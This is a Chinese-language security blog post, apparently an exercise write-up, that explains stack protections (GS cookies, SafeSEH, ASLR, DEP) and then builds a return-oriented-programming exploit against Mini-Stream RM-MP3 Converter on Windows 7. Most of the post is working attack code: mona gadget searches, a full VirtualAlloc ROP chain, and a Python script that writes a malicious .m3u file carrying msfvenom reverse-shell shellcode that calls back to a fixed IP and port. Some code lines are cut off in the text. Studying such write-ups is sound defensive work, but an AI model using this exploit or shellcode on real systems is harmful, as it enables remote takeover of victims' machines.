SWRhapsody

ROP

于4月 10, 2018由**SWRhapsody**发布

接上篇SEH，那个exploit要绕过NX/ASLR，这里写篇ROP的总结。

基本概念
Return Oriented Programming(ROP) 主要是为了对抗 Data Execution Prevention(DEP) 这样阻止栈空间运行指令的技术。

不过说到 DEP 也需要提一下其他的几种对抗栈溢出的技术。

Stack cookie /GS

/GS是在编译时的一个选项，打开它编译器会将一些标记加在编译后的代码中来防止一些经典的溢出攻击，这个保护大体看上去是这样的

```
1 [buffer][cookie][saved EBP][saved EIP]  <----栈原来的样子
2 [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]  <------ 溢出之后的样子
3             ^
4             |
5              -cookie被覆盖了，一般来说不好复原
```

系统将一个cookie（一般称 canary ）放在EBP前，发生 overflow 时cookie 被一起覆盖了，系统检查时发现 cookie 和原来不一样，然后系统结束程序。

SafeSeh

SafeSeh 是一种在运行时用来防止 SEH exploit 的保护机制，具体一点说是在代码编译时把已知的异常处理函数的地址一起编译进去，在处理异常时如果发现处理异常的函数不是已知的处理函数就结束程序。

ASLR

Address Space Layout Randomization（ASLR），地址空间分布随机化。ASLR 一般由操作系统提供，开启的时候dll，栈，堆在进程中的基地址会变得随机，值得一提的是 Linux 上的 ASLR 和

SWRhapsody

在基本的栈溢出中，shellcode 和其他的一些写入的指令都放在栈上，我们让程序跳转并执行这些指令。. Hardware Data Execution Prevention(DEP)就是用来阻止这样的操作的，它会把一些地方（栈或栈的一部分）标记为不可执行区域，这样简单的栈溢出就无法工作了。有 Hardware DEP 就有 Software DEP，不过 Software DEP== Safeseh !

值得注意的是DEP有两个模式

Opt-In Mode：DEP只在系统进程和一些指定的进程中开启。

Opt-Out Mode：DEP在所有的进程和服务中开启，除了那些指定不开启DEP的。

我这里只对这些技术做了简要的介绍，具体的细节以及绕过的方法可以看参考[1]以及其中的参考，很推荐看一下。

接下来多说点ROP。如一开始所说，ROP是用来绕过 DEP 多种技术中的一种，最开始由 Sebastian Krahmer 提出，推荐看下当时的论文。主要的思想是虽然栈上不让执行指令了，但我们仍能控制栈，通过 `RETN` 与栈交互，可以从系统的其他模块中“借”代码来执行。具体来讲就是从其他的模块中找出带 `RETN` 的指令并把它们串起来，由于栈在我们的控制下，通过合适的安排可以完成将数据放入 register 和调用系统函数的功能，最后通过几个特定的系统函数可以创建一块可执行区域，接下来就是把我们的shellcode拷进去并执行。

这里有个简单的小例子

```
1 (1) 我们覆盖后的样子            (2)改变 register 中的直
2 ESP -> ?????? =>XXX RETN              ESP -> ???????? => POP EAX # RETN
3        ?????? =>XXX RETN                     FFFFFFFF => 放到EAX中的值
4        ?????? =>XXX RETN                     ???????? => INC EAX # RETN
5        ?????? =>XXX RETN                     ???????? => XCHG EAX,EDX # RETN
```

由于每个指令后面都有 `RETN` （这样的每一条指令也叫gadget），这样在执行完一个指令后又将栈上的下个指令存入EIP，相当于让栈再次成为可执行空间。

至于执行 shellcode 需要用系统函数来创建一块新的可执行区域，使用的函数可以看这张参考[7] 中的表格：

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	**yes**	**yes**	**yes**	**yes**	**yes**	**yes**	**yes**

SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

为了调用这些函数我们还需要将这些函数的参数放在栈上以及一些其他的操作，由于我主要是根据参考[6]做的练习，所以这里只会涉及 `VirtualAlloc` 的使用。

具体步骤


首先目标环境是 win7 旗舰版 SP1

存在漏洞的软件是“Mini-Stream RM-MP3 Converter 3.1.2.1”（one from exploit-db）

Badcharacters: “\x00\x09\x0A”

这里跳过测量 offset 的具体过程，直接是一个已经测量出offset的poc

```
buf="A"*17416+"B"*4+"C"*7500
filename = "pattern2.m3u"
crashfile=open(filename,"w")
crashfile.write("http://."+buf)
crashfile.close()
```




现在我们已经控制EIP了，接下来我们需要找一些带 `RETN` 的指令，用 mona 来帮我们。

```
!mona modules
!mona ropfunc -m MSRMfilter03.dll -cpb '\x00\x09\x0a'
```


SWRhapsody

首先找个没有任何保护的 module，这里选了MSRMfilter03.dll，接着我们从这个 module 中用mona 找我们需要的指令 ropfunc 可以帮我们找到 virtualalloc 的位置。

```
!mona rop -m MSRMfilter03.dll -cpb '\x00\x09\x0a'
```



mona 同时还会在文件夹下生成txt 文件保存这些结果，不过在我的环境下路径选在了 `C:\Users\USER_NAME\AppData\Local\VirtualStore\Program Files (x86)\Immunity Inc\Immunity Debugger` 而不是 Immunity Debugger 的安装目录。



rop.txt包含了所有带 `RETN` 的指令。

rop_chains.txt包含了一些 mona 帮你拼了一半的rop chain，这些自动生成的不一定能用，经常会出现缺少部分指令的情况。

rop_suggestions.txt 中分类整理好了一些指令，但是这里的指令并没有 rop.txt 中的全。

现在基础的材料都准备好了，我们只需要把这些东西拼起来，exploit 最后看上去会是这样

```
[junk][eip][padding][rop-chain][shellcode][junk]
```

通过rop-chain来调用virtualalloc，我们需要让 register 变成这样

```
-----------------------------------------
```

SWRhapsody

```
 EBP = ReturnTo (ptr to call esp)
 ESI = ptr to VirtualAlloc()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualAlloc()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
----------------------------------------------
```

这个是在rop_chains.txt中提出的建议，这里采用第一个方案，在rop chain的最后用 `PUSHAD RETN` 指令将这些值放到栈上。EDI最后压入栈，接着 `RETN` 会将 `ROP NOP(RETN)` 放入EIP，这样VirtualAlloc会被调用，这时esp也就shellcode的开始地址作为参数 lpAddress 传入virtualalloc，让shellcode变得可执行。执行结束后调用原来EBP中的 `CALL ESP` 触发shellcode。

首先是让EIP能够执行 `RETN` 来触发第一个指令，随意选取一个带 `RETN` 的指令让它覆盖EIP

```
#!/usr/bin/python

import sys, struct

file="exploit.m3u"

#-------------------------------------------------------------------#
# Badchars: '\x00\x09\x0a'                                          #
# kernel32.virtualalloc: 0x1005d060 (MSRMfilter03.dll)              #
# EIP: 0x10036043 Random RETN (MSRMfilter03.dll)                    #
#-------------------------------------------------------------------#
random_ret=0x10036043 #0x10036042  POP EBP # RETN ** [MSRMfilter03.dll]
random_ret = struct.pack("<L",random_ret)
random_ret = struct.pack("<L",0x41424344) # padding between eip and esp
buf = "http://." + "A"*17416 + random_ret  + rop + "C"*(7572-len(rop))

writeFile = open (file, "w")
writeFile.write( buf )
writeFile.close()
```

接下来是拼接rop-chain。先从最简单的开始，如 `EAX = NOP (0x90909090)`

```
############### EAX=NOP
0x1002ba02, # POP EAX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
0x90909090, # NOP
```

在给ECX赋值时因为badchars不能直接存入0x40

```
###############ECX = flProtect (0x40)
0x100280de,  # POP ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
0xffffffff,
0x10031d7e,  # INC ECX # AND EAX,8 # RETN    ** [MSRMfilter03.dll] **   |  ascii {PAGE_EXECUTE
0x10031d7e,  # INC ECX # AND EAX,8 # RETN    ** [MSRMfilter03.dll] **   |  ascii {PAGE_EXECUTE
#ecx is now 0x1  inc it to 0x40
```

SWRhapsody

```
0x1002a487,  # ADD ECX,ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ} 0x20
0x1002a487,  # ADD ECX,ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ} 0x40
#ecx now is 0x40
```

初步拼接的结果

```
import sys,struct
filename="exploit.m3u"

###################################
#EAX = NOP (0x90909090) X
#ECX = flProtect (0x40) X
#EDX = flAllocationType (0x1000) X
#EBX = dwSize X
#ESP = lpAddress (automatic)
#EBP = ReturnTo (ptr to jmp esp)
#ESI = ptr to VirtualAlloc() X
#EDI = ROP NOP (RETN) X
###################################

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        ############### EAX=NOP
        0x1002ba02, # POP EAX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
        0x90909090, # NOP

        ############### EBP = ReturnTo (ptr to call esp)
        0x1002c801, # POP EBP # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
        0x100371f5, # CALL ESP

        ############### EDX = flAllocationType (0x1000)
        0x1003fb3f, # MOV EDX,E58B0001 # POP EBP # RETN
        0x41414141, # padding for POP EBP
        0x10013b1c, # POP EBX # RETN
        0x1A750FFF, # ebx+edx => 0x1000 flAllocationType
        0x10029f3e, # ADD EDX,EBX # POP EBX # RETN 10
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate

        ###############ESI = ptr to VirtualAlloc()
        0x1002ba02, # POP EAX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
        0x1005d060, #(MSRMfilter03.dll - IAT 0x1005d060 : kernel32.dll.kernel32!virtualalloc
        0x10027f59, # MOV EAX,DWORD PTR DS:[EAX] # RETN    ** [MSRMfilter03.dll] **   |  ascii
        0x1005bb8e, # PUSH EAX # ADD DWORD PTR SS:[EBP+5],ESI # PUSH 1 # POP EAX # POP ESI # R

        ###############ECX = flProtect (0x40)
        0x100280de,  # POP ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
        0xffffffff,
        0x10031d7e,  # INC ECX # AND EAX,8 # RETN    ** [MSRMfilter03.dll] **   |  ascii {PAGE
        0x10031d7e,  # INC ECX # AND EAX,8 # RETN    ** [MSRMfilter03.dll] **   |  ascii {PAGE
        #ecx is now 0x1, inc it to 0x40
        0x1002a487,  # ADD ECX,ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ
        0x1002a487,  # ADD ECX,ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ
        0x1002a487,  # ADD ECX,ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ
```

SWRhapsody

```
60          ###############EBX = dwSize
61          0x100150ab,  # POP EBX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
62          0xffffffff,
63          0x100319d3,  # INC EBX # FPATAN # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE
64          0x100319d3,  # INC EBX # FPATAN # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE
65          #ebx now is 0x1
66
67          ###############EDI = ROP NOP (RETN)
68          0x1002a601, # POP EDI # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
69          0x1002a602,  # RETN (ROP NOP) [MSRMfilter03.dll]
70
71          ############### trigger the virtualalloc
72          0x10014720, # PUSHAD # RETN    ** [MSRMfilter03.dll] **   |  ascii {PAGE_EXECUTE_READ}
73
74      ]
75      return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
76  rop_chain = create_rop_chain()
77
78  #random_ret=0x10036042# POP ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
79  #random_ret = struct.pack("<L",random_ret)
80  random_ret = struct.pack("<L",0x41424344) # padding for pop ecx
81  print(random_ret)
82  crash = "http://." + "A"*17416 + "\x43\x60\x03\x10" +random_ret+ rop_chain + "C"*(7572--len(ra
83
84  writeFile = open (filename, "w")
85  writeFile.write( crash )
86  writeFile.close()
```

接下来整理下各个gadget的顺序，比如 `###ESI = ptr to VirtualAlloc()` 中 `0x1002ba02, # POP EAX # RETN` 会影响一开始的 `### EAX=NOP` 。整理之后加入 shellcode exploit就完成了

```
1   import sys,struct
2   filename="exploit.m3u"
3
4   ###################################
5   #EAX = NOP (0x90909090) X
6   #ECX = flProtect (0x40) X
7   #EDX = flAllocationType (0x1000) X
8   #EBX = dwSize X
9   #ESP = lpAddress (automatic)
10  #EBP = ReturnTo (ptr to jmp esp)
11  #ESI = ptr to VirtualAlloc() X
12  #EDI = ROP NOP (RETN) X
13  ###################################
14
15  def create_rop_chain():
16
17      # rop chain generated with mona.py - www.corelan.be
18      rop_gadgets = [
19          ###############EDI = ROP NOP (RETN)
20          0x1002a601, # POP EDI # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
21          0x1002a602,  # RETN (ROP NOP) [MSRMfilter03.dll]
22
23          ###############ECX = flProtect (0x40)
24          0x100280de,  # POP ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
25          0xffffffff,
26          0x10031d7e,  # INC ECX # AND EAX,8 # RETN    ** [MSRMfilter03.dll] **   |  ascii {PAG
27          0x10031d7e,  # INC ECX # AND EAX,8 # RETN    ** [MSRMfilter03.dll] **   |  ascii {PAG
28          #ecx is now 0x1, inc it to 0x40
```

SWRhapsody

```
        0x1002a487,  # ADD ECX,ECX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_REA
        #ecx now is 0x40

        ###############ESI = ptr to VirtualAlloc()
        0x1002ba02, # POP EAX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
        0x1005d060, #(MSRMfilter03.dll - IAT 0x1005d060 : kernel32.dll.kernel32!virtualalloc
        0x10027f59, # MOV EAX,DWORD PTR DS:[EAX] # RETN    ** [MSRMfilter03.dll] **   |  asci
        0x1005bb8e, # PUSH EAX # ADD DWORD PTR SS:[EBP+5],ESI # PUSH 1 # POP EAX # POP ESI # |

        ############### EDX = flAllocationType (0x1000)
        0x1003fb3f, # MOV EDX,E58B0001 # POP EBP # RETN
        0x41414141, # padding for POP EBP
        0x10013b1c, # POP EBX # RETN
        0x1A750FFF, # ebx+edx => 0x1000 flAllocationType
        0x10029f3e, # ADD EDX,EBX # POP EBX # RETN 10
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate
        0x1002b9ff, # Rop-Nop to compensate

        ###############EBX = dwSize
        0x100150ab,  # POP EBX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
        0xffffffff,
        0x100319d3,  # INC EBX # FPATAN # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUT
        0x100319d3,  # INC EBX # FPATAN # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUT
        #ebx now is 0x1

        ############### EBP = ReturnTo (ptr to call esp)
        0x1002c801, # POP EBP # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
        0x100371f5, # CALL ESP

        ############### EAX=NOP
        0x1002ba02, # POP EAX # RETN    ** [MSRMfilter03.dll] **   |   {PAGE_EXECUTE_READ}
        0x90909090, # NOP

        ############### trigger the virtualalloc
        0x10014720, # PUSHAD # RETN    ** [MSRMfilter03.dll] **   |  ascii {PAGE_EXECUTE_READ

    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
rop_chain = create_rop_chain()
#msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.145 LPORT=4456 -f c -b "\x00\x09\x0A"
shellcode =("\xb8\x20\xef\x92\xe5\xda\xc0\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x52\x31\x45\x12\x83\xc5\x04\x03\x65\xe1\x70\x10\x99\x15\xf6"
"\xdb\x61\xe6\x97\x52\x84\xd7\x97\x01\xcd\x48\x28\x41\x83\x64"
"\xc3\x07\x37\xfe\xa1\x8f\x38\xb7\x0c\xf6\x77\x48\x3c\xca\x16"
"\xca\x3f\x1f\xf8\xf3\x8f\x52\xf9\x34\xed\x9f\xab\xed\x79\x0d"
"\x5b\x99\x34\x8e\xd0\xd1\xd9\x96\x05\xa1\xd8\xb7\x98\xb9\x82"
"\x17\x1b\x6d\xbf\x11\x03\x72\xfa\xe8\xb8\x40\x70\xeb\x68\x99"
"\x79\x40\x55\x15\x88\x98\x92\x92\x73\xef\xea\xe0\x0e\xe8\x29"
"\x9a\xd4\x7d\xa9\x3c\x9e\x26\x15\xbc\x73\xb0\xde\xb2\x38\xb6"
"\xb8\xd6\xbf\x1b\xb3\xe3\x34\x9a\x13\x62\x0e\xb9\xb7\x2e\xd4"
"\xa0\xee\x8a\xbb\xdd\xf0\x74\x63\x78\x7b\x98\x70\xf1\x26\xf5"
"\xb5\x38\xd8\x05\xd2\x4b\xab\x37\x7d\xe0\x23\x74\xf6\x2e\xb4"
"\x7b\x2d\x96\x2a\x82\xce\xe7\x63\x41\x9a\xb7\x1b\x60\xa3\x53"
"\xdb\x8d\x76\xf3\x8b\x21\x29\xb4\x7b\x82\x99\x5c\x91\x0d\xc5"
"\x7d\x9a\xc7\x6e\x17\x61\x80\x50\x40\x6b\xc1\x39\x93\x6b\xf0"
"\xd1\x1a\x8d\x98\x31\x4b\x06\x35\xab\xd6\xdc\xa4\x34\xcd\x99"
```


SWRhapsody


```
"\xdc\xba\x3c\xb6\x37\x7f\x4c\xfd\x15\xd6\xc5\x58\xcc\x6a\x88"
"\x5a\x3b\xa8\xb5\xd8\xc9\x51\x42\xc0\xb8\x54\x0e\x46\x51\x25"
"\x1f\x23\x55\x9a\x20\x66")
shell = "\x90"*20+shellcode

#random_ret=0x10036042 # POP EBP # RETN    ** [MSRMfilter03.dll] **   |  ascii {PAGE_EXECUTE_
#random_ret = struct.pack("<L",random_ret)
random_ret = struct.pack("<L",0x41424344) # padding between eip and esp
print(random_ret)
crash = "http://." + "A"*17416 + "\x43\x60\x03\x10" +random_ret+ rop_chain +shell+ "C"*(7572-

writeFile = open (filename, "w")
writeFile.write( crash )
writeFile.close()
```

最后读取playlist





参考

[1] Corelan Team tutorial part 6：https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/

[2] https://insights.sei.cmu.edu/cert/2014/02/differences-between-aslr-on-windows-and-linux.html

[3] https://www.reddit.com/r/netsec/comments/1xjwde/differences_between_aslr_on_windows_and_linux/

[4] http://www.cnblogs.com/wangaohui/p/7122653.html?spm=a2c4e.11153940.blogcont519271.7.27d11f437tJAdi

[5] http://www.suse.com/~krahmer/no-nx.pdf

SWRhapsody

[7] Corelan Team tutorial part 10: https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/

分类: EXERCISE EXPLOIT

0 条评论

发表评论

名称 *

电子邮件 *

网站

在想些什么?

发表评论

SWRhapsody

近期文章

携程Apollo YAML 反序列化

CVE-2020-5410

CodeQL部分源码简读

服务器与网关的不一致

CodeQL 部分使用记录

近期评论

文章归档

2020年8月

2020年6月

2020年5月

2020年3月

2020年1月

2019年12月

2019年11月

2019年8月

2019年7月

2019年5月

2019年4月

2019年1月

2018年11月

2018年10月

2018年9月

分类目录

相关文章

EXPLOIT

携程Apollo YAML 反序列化

Introduction 3月份发现的一个问题，7月份提交给的携程SR 阅读更多…

CVE-2020-5410

Introduction 补天挖的 spring-cloud-conf 阅读更多…

EXERCISE

CodeQL部分源码简读

Introduction CodeQL 也用了不少时间了，从最初的不会 阅读更多…